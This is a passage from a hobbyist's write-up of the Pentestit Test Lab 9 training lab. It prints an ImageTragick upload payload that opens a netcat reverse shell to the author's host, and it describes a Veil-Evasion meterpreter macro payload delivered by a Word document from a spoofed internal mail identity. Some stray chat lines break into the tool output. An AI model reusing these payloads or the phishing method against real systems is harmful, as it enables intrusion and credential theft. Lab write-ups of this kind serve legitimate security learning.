After filling in all the forms I got



Resume was sent.

First name

First name

I tried browsing to the upload folder with the name of the .jpg i had uploaded and got this



Ok conventional browsing didn't work. This made me think, was the name of the file being changed. Now I could be here forever trying to guess as even intercepting the traffic nor the source code yielded anything.

I turned to Telegram and asked if anyone had any ideas. I got a nudge in the way of concentrating on how the image was uploaded. So I checked out the source code on resume/send

```
<li> in <a title="/var/www/vendor/laravel/framework/src/Illuminate/Routing/RouteCollection.php line 219"
<li>at <abbr title="Illuminate\Routing\RouteCollection">RouteCollection</abbr>->methodNotAllowed(<em>arra
<li>at <abbr title="Illuminate\Routing\RouteCollection">RouteCollection</abbr>->getRouteForMethods(<em>ol
```

In this I could see it was using something called laravel?

I set to work on researching this and image upload.

After a lot of googling laravel and image upload, I wasn't getting anywhere. So I had a think about what else could it be.

I shifted my search to "vulnerable web image upload software" and found this

<https://blog.cloudflare.com/inside-imagetrack-the-real-payloads-being-used-to-hack-websites-2/>

I then looked to see if Laravel used Image Magick and low and behold! It does.

Now I realise this was blind, but I tried to get Nessus to work through my tunnel but it kept failing (this is something I intend to return to). So I created a payload using the advice from here


<https://mukarramkhalid.com/imagemagick-imagetragick-exploit/>

The code I used was

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/someimage.jpg)|nc -e /bin/sh 172.16.0.2
5150)'
pop graphic-context
```

And I saved it as pen.png


I uploaded the code and



```
d.nash@tl9-ssh:~$ nc -vvv -l -p 5150
listening on [any] 5150 ...
^C sent 0, rcvd 0
d.nash@tl9-ssh:~$ nc -vvv -l -p 5150
listening on [any] 5150 ...
172.16.0.3: inverse host lookup failed: Unknown host
connect to [172.16.0.2] from (UNKNOWN) [172.16.0.3] 64520
ls
css
favicon.ico
font-awesome
fonts
images
img
index.html
index.php
js
less
robots.txt
upload
```

Now to find the token.

And there it was



```
lrwxrwxrwt  7 root root 421888 Jun 17 12:25 tmp
-rw-r--r--  1 root root    9 May 19 14:48 token.txt
-rwxr-xr-x 10 root root  4096 Aug 18  2013 usr
```

There was nothing else of interest on this box so on to the final box!

### Terminal (The End)

The final box on the network and in theory this should have been really easy.

But network issues caused me massived problems which stopped my exploit from triggering, but persistence is the key and it eventually paid off.

What did this box have instore for me?


```
File Edit View Search Terminal Tabs Help
monkey@stuff: /opt/pentestit x d.nash@tl9-ssh: ~
d.nash@tl9-ssh:~$ nmap -Pn 192.168.0.2

Starting Nmap 6.00 ( http://nmap.org ) at 2016-06-17 12:30 MSK
Nmap scan report for 192.168.0.2
Host is up (0.0019s latency).
Not shown: 997 filtered ports
PORT      STATE SERVICE
135/tcp    open  msrpc
49154/tcp  open  unknown
49156/tcp  open  unknown

Nmap done: 1 IP address (1 host up) scanned in 8.21 seconds
d.nash@tl9-ssh:~$
```

Hmmm, these ports are of no use to me!

I had to put my thinknig cap on and boy did I have to think. Chatting on Telegram with other guys at the same point gave a eureka moment. Remember mail?



Now I wonder if this is related to Terminal as Terminal2 was a server and there is clearly a WS on the network that can access Word documents so maybe this is it?

Back over to mail then.

Now we can infect word documents wit hevil macros, but what if there is AV on the other side?

I knew about an evasion framework called Veil

<https://github.com/Veil-Framework/Veil-Evasion>

And I had watched a few videos of its creators online so I had seen how effective it was.

I cloned into the repo and built it.

As I was using a windows box I needed to generate a reverse shell somehow. I chose the trusty old meterpreter shell, but I used HTTPS as port 443 can see the 10 network without any need for a proxy.

```
=====
Veil-Evasion | [Version]: 2.26.5
=====
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
=====

Richie
u used msf handler right?

Bilal
4:03 PM
Yeah I used the handler

PhaND0Ms
it didnt change a thing :S

[>] Please enter the base name for output files (default is 'payload'): token


Language: powershell
Payload: powershell/meterpreter/rev_https
Required Options: LHOST=10.10.33.82 LPORT=443 LURI=/ PROXY=N
                  STAGERURILENGTH=4 USER_AGENT=Mozilla/4.0
                  (compatible; MSIE 6.1; Windows NT)
Payload File: /usr/share/veil-output/source/token.bat
Handler File: /usr/share/veil-output/handlers/token_handler.rc

[*] Your payload files have been generated, don't get caught!
[!] And don't submit samples to any online scanner!;)

[>] Press any key to return to the main menu.
```

I now needed to insert this into a Word document.

I fired up my Win7 VM in Virtualbox and set to work.




The one thing I had to change though was the Sub Workbook\_Open to Sub AutoOpen or the exploit would not trigger.

I set up the handler the on my local machine


```
exitOnSession => false
resource (please handler.rc)> exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://10.10.33.82:443
[*] Starting the payload handler...
```

I went back to the mail server and changed the identity to Robert Lampman. As he is the only one who can send these documents.



The screenshot shows a web-based form titled "Add identity". Under the "Settings" section, there are several input fields: "Display Name" with the value "r.lampman", "Email" with the value "r.lampman@cybear32c.lab", "Company", "Reply-To", and "Bcc". At the bottom, there is a "Set default" checkbox which is currently unchecked.



The screenshot shows a mail composition window. The "From" field is set to "r.lampman" with the email address "r.lampman@cybear32c.lab" in parentheses. The "To" field contains "r diaz <r.diaz@cybear32c.lab>". The "Subject" field contains "hey". Below the fields, there are options for "Editor type" (set to "Plain text"), "Priority" (set to "Normal"), and checkboxes for "Return receipt" and "Delivery status notification". A "Save sent message in" dropdown is set to "Sent". The body of the email starts with "that's up?". On the right side, there is an "Attach a file!" button and a file named "work.docm" with a redacted icon.

Back on my local machine in MSF I waited and a few minutes later I got this

```

msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > dir
Listing: C:\Users\monkey\AppData\Roaming\Microsoft\Templates
=====
Mode                Size      Type      Last modified          Name
-----
40777/rwxrwxrwx    0        dir      2016-06-14 17:59:43 +0100 LiveContent
100666/rw-rw-rw-  32256    fil      2016-06-14 20:37:32 +0100 Normal.dot
100666/rw-rw-rw-  25717    fil      2016-06-14 20:46:59 +0100 Normal.dotm
100666/rw-rw-rw-   162      fil      2016-06-14 20:46:24 +0100 ~$Normal.dotm
meterpreter >

```

I slipped into the MS CMD prompt and found the token

```

06/10/2016 12:30 PM <DIR> .
06/10/2016 12:30 PM <DIR> ..
06/10/2016 12:30 PM      17,294 Test_macros.docm
05/18/2016 08:38 PM      19 toket.txt.txt
                2 File(s)      17,313 bytes
                2 Dir(s)  13,023,215,616 bytes free

```

GAME OVER!!!!

### Conclusion (Try Harder!)

Offensive Security's phrase gets thrown around a lot, but it is true! There are no easy rides or quick fixes, just sheer determination, grit and a hell of a lot tenacity will get you a long way.

I had quite a few people expecting me to give them the answers on the Telegram channel which confused me as that defeats the point surely?

The ride to the end of this lab took me about 2 and a half weeks as I have a full time job and a family, but I really did enjoy it as I intend to take my OSCP next year; so getting used to documenting and researching exploits was a very, very useful thing.

The guys at Pentestit have done themselves proud and I can't thank them enough for creating this wonderful environment. I look forward to sweating 1s and 0s in November at the launch of test lab 10.

I also have to say thank you to my brothers in hacking: Bilal, Christian Fernandez & PhaNDOMs these guys helped keep my sanity when the lab was testing and also gave me some useful kicks. So thank you guys!

I hoped this writeup has been useful, it's the first time I have ever done soemthing like this so it's not perfect :)

Richie aka Volta Security